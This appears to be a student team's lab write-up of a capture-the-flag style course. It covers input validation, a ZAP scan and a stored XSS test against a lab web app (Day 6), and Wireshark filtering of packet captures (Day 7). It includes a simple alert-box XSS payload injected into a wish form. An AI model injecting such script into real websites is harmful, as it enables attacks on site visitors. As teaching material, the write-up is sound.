PSP0201

Week 3

Writeup

Group Name: Woohoo


Members

ID	Name	Role
1211100312	CHAN HAO YANG	Leader
1211101506	LEONG JIA YI	Member
1211101961	CHAI DI SHENG	Member
1211101726	TAI JIN PEI	Member

Day 6: [Web Exploitation] Be careful with what you wish on a Christmas night

Tools used: Kali Linux, Firefox, Burp Suite Community Edition, OWASAPZAP

Solution/walkthrough:



Input validation strategies

Input validation should be applied on both **syntactical** and **Semantic** level.

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

It is always recommended to prevent attacks as early as possible in the processing of the user's (attacker's) request. Input validation can be used to detect unauthorized input before it is processed by the application.


Open the link : https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Input_Validation_Cheat_Sheet.md

Q1: Examine the OWASP Cheat Sheet. Match the input validation level with the correct description.

Answer :

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their values in the specific business context (e.g. start date is before end date, price is



Allow List Regular Expression Examples


Validating a U.S. Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})?$
```

Source link : https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Input_Validation_Cheat_Sheet.md

Q2: Examine the OWASP Cheat Sheet. What is the regular expression used to validate a US Zip code?

Answer : ^\d{5}(-\d{4})?$




Santa's portal

Not secure | 10.10.247.190:5000

Get into the link : http://10.10.247.190:5000/ (portal:5000)

Q3: What vulnerability type was used to exploit the application?

Answer: Stored cross-site scripting



Santa's portal

Not secure | 10.10.247.190:5000/?q=abcd

Welcome to Santa's official 'Make a Wish!' w

YEAR 2020

Here you can anonymously submit your Christmas wishes and see w wished too!

Search query

Here are all wishes that have "abcd":


Enter your wish here:

New book...

Search for something and press “Wish”, the query string appear in the link.

Q4: What query string can be abused to craft a reflected XSS?

Answer: **q**


OWASP ZAP - OWASP ZAP 2.11.1
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
History Search Alerts Output
Filter: OFF Export
Id So... Req. Timesta... Me... URL C... Reas... ... Size Res... Highes... N... Tags
Alerts 0 0 0 0 Primary Proxy: localhost:5000 Current Scans 0 0 0 0 0 0 0 0

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.


Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://10.10.247.1 Select...

Use traditional spider: ☑

Use ajax spider: □ with Firefox Headless

Open **OWASAPZAP>Automated Scan>paste the website link to URL to attack**, then run **Attack**



- Alerts (5)
  - Cross Site Scripting (Persistent)
  - Cross Site Scripting (Reflected) (2)
  - X-Frame-Options Header Not Set (4)
  - Absence of Anti-CSRF Tokens (8)
  - X-Content-Type-Options Header Missing (5)

Source: Active (40012 - Cross Site Scripting (Reflected))

Description:


Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client. or a browser obiect embedded in a

Other Info:

Go to Alerts, it will display the amount of alerts.

Q5: Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts of high priority are in the scan

Answer: 2



10.10.211.37:5000 says

PSP0201

Welcome t !' website

Here you can anonymously submit your Christmas wishes and see what other people wished too!


Showing all wishes:

123

Put the code **<script>alert("PSP0201")</script>** into the wish text box, press “Wish”, then the alert that said ”PSP0201” was shown on the top of the page.

Q6: What Javascript code should you put in the wish text box if you want to show an alert saying "PSP0201"?

Answer : **<script>alert("PSP0201")</script>**



10.10.211.37:5000 says

PSP0201

Welcome t !' website

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Close and revisit the website, the XSS attract still persist.

Q7: Close your browser and revisit the site MACHINE-IP:5000 again. Does your XSS attack persist? **Answer: yes**


Thought Process/Methodology:

First, having accessed the target machine with the port: 5000, we were shown a Santa's portal page. Second, we searched for something and pressed "Wish", the query string appear in the link. Third, We opened **OWASAPZAP,** then chose **Automated Scan and** paste the website link to **URL to Attack**. After running attack, we viewed the Alerts tab and it showed 2 XSS alerts. Forth, we put the code **<script>alert("PSP0201")</script>** into the wish text box and pressed "Wish". Then the alert that said "PSP0201" was shown on the top of the page.

Day 7: [Networking] The Grinch Really Did Steal Christmas

Tools used: Kali Linux, Firefox, pcap

Solution/walkthrough:




```
No.  Time       Source       Destination   Protocol Length Info
  17 10.430447  10.11.3.2    10.10.15.52   ICMP     74 Echo (ping) request  id=0x0001, seq=1/256, ttl=127 (re
  19 11.428953  10.11.3.2    10.10.15.52   ICMP     74 Echo (ping) request  id=0x0001, seq=2/512, ttl=127 (re
  21 12.432844  10.11.3.2    10.10.15.52   ICMP     74 Echo (ping) request  id=0x0001, seq=3/768, ttl=127 (re
  23 13.433469  10.11.3.2    10.10.15.52   ICMP     74 Echo (ping) request  id=0x0001, seq=4/1024, ttl=127 (r
  18 10.430472  10.10.15.52  10.11.3.2     ICMP     74 Echo (ping) reply    id=0x0001, seq=1/256, ttl=64 (req
  20 11.428977  10.10.15.52  10.11.3.2     ICMP     74 Echo (ping) reply    id=0x0001, seq=2/512, ttl=64 (req
  22 12.432870  10.10.15.52  10.11.3.2     ICMP     74 Echo (ping) reply    id=0x0001, seq=3/768, ttl=64 (req
  24 13.433495  10.10.15.52  10.11.3.2     ICMP     74 Echo (ping) reply    id=0x0001, seq=4/1024, ttl=64 (re
```

Download Task Files and then open pcap1.pcap.

Search **icmp** and it will show the IP address that initiates an ICMP/ping.

Q1: Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?

Answer : 10.11.3.2




Networks are, however, rather noisy...Wireshark captured 2,648 packets after a single minute on my machine. This makes analysing very hard. Thankfully, we can use filters to narrow down the results. We can filter by many things, but we'll only cover a couple of important ones in the table below. Note that all the examples below use the `==` operator to see if the filter **exactly** matches the value we give it.

Filter	Description	Example
ip.src	Show all packets that originate from the specified IP address	`ip.src == 192.168.1.1`
ip.dst	Show all packets that are destined to the specified IP address	`ip.dst == 192.168.1.1`
tcp/udp.port	Show all packets that are sent via the protocol and port specified	`tcp.port == 22 / udp.port == 67`
protocol.request.method	Show all packets that use a specific method of the protocol given. For example, HTTP allows for both a `GET` and `POST` to retrieve and submit data accordingly.	`http.request.method == GET / POST`

In the screenshot below, I used the filter `ip.src` to list all the packets that were explicitly sent from a specific address, using the `==` operator to define what host I wish to search for (`145.254.160.237`). We'll quickly explore the use of these operators in the next section.

Q2: If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?

Answer : http.request.method == GET



Current filter: http.request.method == GET && ip.addr==10.10.67.199

```
No.   Time        Source          Destination     Protocol  Length Info
  271 62.760576   10.10.15.52     10.10.67.199    TCP        17964 80 → 55658 [ACK] Seq=
  272 62.760693   10.10.67.199    10.10.15.52     TCP           66 55658 → 80 [ACK] Seq=
  273 62.760698   10.10.15.52     10.10.67.199    TCP        17964 80 → 55658 [ACK] Seq=
  274 62.760832   10.10.67.199    10.10.15.52     TCP           66 55658 → 80 [ACK] Seq=
  275 62.760835   10.10.15.52     10.10.67.199    TCP         9015 80 → 55658 [ACK] Seq=
  276 62.760842   10.10.15.52     10.10.67.199    TCP         9015 80 → 55658 [ACK] Seq=
  277 62.761095   10.10.67.199    10.10.15.52     TCP           66 55658 → 80 [ACK] Seq=
  278 62.761099   10.10.15.52     10.10.67.199    TCP        35862 80 → 55658 [ACK] Seq=
  279 62.761308   10.10.67.199    10.10.15.52     TCP           66 55658 → 80 [ACK] Seq=
  280 62.761312   10.10.15.52     10.10.67.199    TCP        17964 80 → 55658 [ACK] Seq=
  281 62.761319   10.10.15.52     10.10.67.199    HTTP         641 HTTP/1.1 200 OK
  282 62.761513   10.10.67.199    10.10.15.52     TCP           66 55658 → 80 [ACK] Seq=
  283 62.761596   10.10.67.199    10.10.15.52     TCP           66 55658 → 80 [ACK] Seq=
  284 62.761732   10.10.67.199    10.10.15.52     TCP           66 55658 → 80 [ACK] Seq=
  285 62.761939   10.10.67.199    10.10.15.52     TCP           66 55658 → 80 [ACK] Seq=
  286 62.762078   10.10.67.199    10.10.15.52     TCP           66 55658 → 80 [ACK] Seq=
  287 62.762214   10.10.67.199    10.10.15.52     TCP           66 55658 → 80 [ACK] Seq=
  288 62.762338   10.10.67.199    10.10.15.52     TCP           66 55658 → 80 [ACK] Seq=
  289 62.762524   10.10.67.199    10.10.15.52     TCP           66 55658 → 80 [ACK] Seq=
  290 62.762773   10.10.67.199    10.10.15.52     TCP           66 55658 → 80 [ACK] Seq=
  291 62.762792   10.10.67.199    10.10.15.52     TCP           66 55658 → 80 [ACK] Seq=
  471 64.222360   10.10.67.199    10.10.15.52     HTTP         365 GET /posts/reindeer-
  472 64.224397   10.10.15.52     10.10.67.199    HTTP        1641 HTTP/1.1 200 OK  (te
```

```
› Frame 472: 1641 bytes on wire (13128 bits), 1641 bytes captured (13128 bits)
› Ethernet II, Src: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b), Dst: MS-NLB-PhysServer-32_03:60:d9:6c:db
› Internet Protocol Version 4, Src: 10.10.15.52, Dst: 10.10.67.199
› Transmission Control Protocol, Src Port: 80, Dst Port: 55658, Seq: 1742344, Ack: 1491, Len: 1575
› Hypertext Transfer Protocol
› Line-based text data: text/html (154 lines)
```

```
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 F
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Moz: prefetch
Connection: keep-alive
Referer: http://tbfc.blog/

HTTP/1.1 200 OK
Date: Mon, 30 Nov 2020 17:15:54 GMT
Server: Apache/2.4.29 (Ubuntu)
Last-Modified: Wed, 25 Nov 2020 18:36:04 GMT
ETag: "c8a-5b4f2b329fc98-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1238
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8" />
<title>Reindeer of the Week</title>



